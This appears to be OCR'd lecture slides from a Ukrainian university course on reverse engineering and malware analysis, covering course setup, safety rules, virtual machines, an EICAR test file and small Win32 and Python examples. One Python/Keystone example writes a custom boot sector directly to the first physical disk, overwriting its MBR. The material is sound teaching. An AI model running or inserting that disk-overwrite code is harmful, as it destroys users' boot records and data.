Зворотна розробка та аналіз шкідливого програмного забезпечення

курс лекцій

Ільїн Микола Іванович

2020 рік

Про автора

- к.т.н., зав. лабораторії технічної інформаційної безпеки
  - https://infosec.kpi.ua/ua/about.html
- CTO KievInfoSecurity LLC
  - тестування на проникнення, дослідження та розробка систем активного захисту
  - дослідження шкідливого програмного забезпечення, аналіз інцидентів
  - тренінги з технічної інформаційної безпеки
- засновник та лідер CTF команди dcua
  - https://defcon.org.ua/
  - ТОП-10 2013-2019 рр. за версією CTFtime.org
  - чемпіон світу у 2016 році

Зміст

Лекція 1: Вступ до курсу

Організація курсу

- Лекції: 18 годин, 8 лекцій;
- Лабораторний практикум: 18 або 36 годин, 8 лабораторних робіт;
- Матеріали: https://infosec.kpi.ua та https://t.me/kpi_re;
- Онлайн трансляція: https://meet.jit.si.

Вимоги РСО (МКР, НП, РП, силлабус, питання до заліку):

- На кафедрі ІБ;
- ЛР $8 \times 7 = 56$, МКР $2 \times 7 = 14$, залік 30 балів;
- Додаткові бали за призові місця у CTF.

Передумова до курсу “Аналіз бінарних вразливостей”, 10 семестр, магістратура ФБ та ФІ.

Література

- Understanding Assembly Language // Yurichev (RE4B);
- Practical Malware Analysis // Sikorsky, Honig;
- список літератури у вказівках до лабораторних робіт.

Попередні відомості

- Організація досліджень: віртуалізація, ізоляція зразків, OPSEC;
- Загальні інструменти: для мов Assembler, C, Python;
- Попередні відомості: приклади застосування загальних інструментів для задач курсу.

Техніка безпеки

Live malware: В лекційних прикладах та лабораторних роботах використовуються живі зразки шкідливого програмного забезпечення (ШПЗ). Працювати з ними необхідно в ізольованому середовищі. Необережний запуск може привести до зараження власної системи та локальної мережі, втрат даних.

Посилена активна складова захисту: В Україні створення з метою використання, розповсюдження або збуту шкідливих програмних чи технічних засобів, а також їх розповсюдження або збут є злочином (ст. 361-1 Кримінального кодексу), так само як і незаконне втручання в роботу електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж (ст. 361).

Засоби віртуалізації

Призначення:

- Різні гостьові ОС на одному ПК (Windows, Linux, MacOS, ...);
- Ізоляція зразків ШПЗ;
- OPSEC.


Поширені засоби для персональних систем:

- VMware Workstation Pro, Workstation Player, Fusion for Mac;
- Oracle VM VirtualBox;
- Microsoft Hyper-V;
- QEMU.


Віртуальні машини

- Windows 10 development environment
  - https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/
  - Windows 10, SDK, VS2019, WSL з Ubuntu, пробний період 90 днів
- Microsoft Edge Developer VM
  - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
  - Windows 10 з MS Edge та IE11, пробний період 90 днів
- Kali Linux VM
  - https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/
- Образи QEMU для не-x86 систем
  - Linux ARM/AArch64, MIPS, PPC/PPC64, ...
  - Android Emulator


Azure Dev Tools for Teaching: ліцензійна Windows




VMware Workstation Pro



Virtual Machine Settings: Network Adapter



Snapshot Manager



Загальна конфігурація та інструменти


Приклади у лекційному курсі:

- Хост: Ubuntu 20.04 LTS x86_64;
- Система віртуалізації: VMware Workstation 15 Pro version 15.5.2;
- VM Linux: Kali Linux 2020.2 x86_64;
- VM Windows: Windows 10 Enterprise version 1909.

Засоби розробки:

- Assembler: nasm, gas, masm різних версій;
- C: gcc, vs2019, llvm різних версій;
- Python: 2.7, 3.8 + IPython 7.13.

IPython


IPython: home/user
user@localhost: /home/user $ ipython
Python 3.8.2 (default, Apr 27 2020, 15:53:34)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.13.0 -- An enhanced Interactive Python. Type '?' for help.
In [1]: from pwn import *
In [2]:

Приклади Assembler: EICAR Anti Malware Testfile

- Зразок https://en.wikipedia.org/wiki/EICAR_test_file;
- `ndisasm -b16 eicar.com && nasm -o eicar.com eicar.asm`;
- `dosbox eicar.com`.

```
org 0x100
    pop ax
    xor ax,0x214f
    push ax
    and ax,0x4140
    push ax
    pop bx
    xor al,0x5c
    push ax
    pop dx              ; dx = addr msg
    pop ax
```

Приклади Assembler: EICAR Anti Malware Testfile (contd.)

```
    xor ax,0x2834
    push ax             ; ax = 0x097b
    pop si
    sub [bx],si
    inc bx
    inc bx
    sub [bx],si
    jnl end
msg:                    ; 0x011c
    db 'EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$'
end:
    db 0x48, 0x2b       ; cd21      int 0x21
    db 0x48, 0x2a       ; cd20      int 0x20

# EICAR-STANDARD-ANTIVIRUS-TEST-FILE!
```


Приклади C: виклики Win32 API у VS __asm

- x86 Native Tools Command Prompt for VS 2019;
- cl lock.c /link kernel32.lib user32.lib /entry:main /subsystem:windows.

```
#include <windows.h>
int main() {
    char* title = "hello kitty";
    char* msg = "Lock workstation?";

    __asm {
        push 0x24    // MB_ICONQUESTION | MB_YESNO
        push title
        push msg
        push 0
        call dword ptr [MessageBox]
        cmp eax, 6   // IDYES
        jnz no
```

Приклади C: виклики Win32 API у VS __asm (contd.)

```
        call dword ptr [LockWorkStation]
    no:
        push 0
    call dword ptr [ExitProcess]
    }
}
```



Приклади Python: ассемблер з Keystone Engine

```
#!/usr/bin/env python3
from keystone import *

msg = b'C:\\> yoy (=^*^=)'

src = """
    mov ax, 3; int 0x10
    mov ax, cs; mov es, ax
    mov bp, msg
    mov bx, 0xf
    mov cx, {}
    mov dx, 0
    mov ax, 0x1300
    int 0x10
    me: jmp me
    msg:""".format(len(msg))
```

Приклади Python: ассемблер з Keystone Engine (contd.)

```
ks = Ks(KS_ARCH_X86, KS_MODE_16)
code = bytes(ks.asm(src, 0x7c00)[0]) + msg
mbr = code.ljust(510, b'\0') + b'\x55\xaa'

open('mbr', 'wb').write(mbr)
open("\\\\.\\PhysicalDrive0", 'r+b').write(mbr)


# qemu-system-i386 mbr
```

Дотримуйтесь техніки безпеки на слайді 8.

Перезапис MBR першого фізичного диску

Приклади Python: аналіз PE (pefile, libmagic)

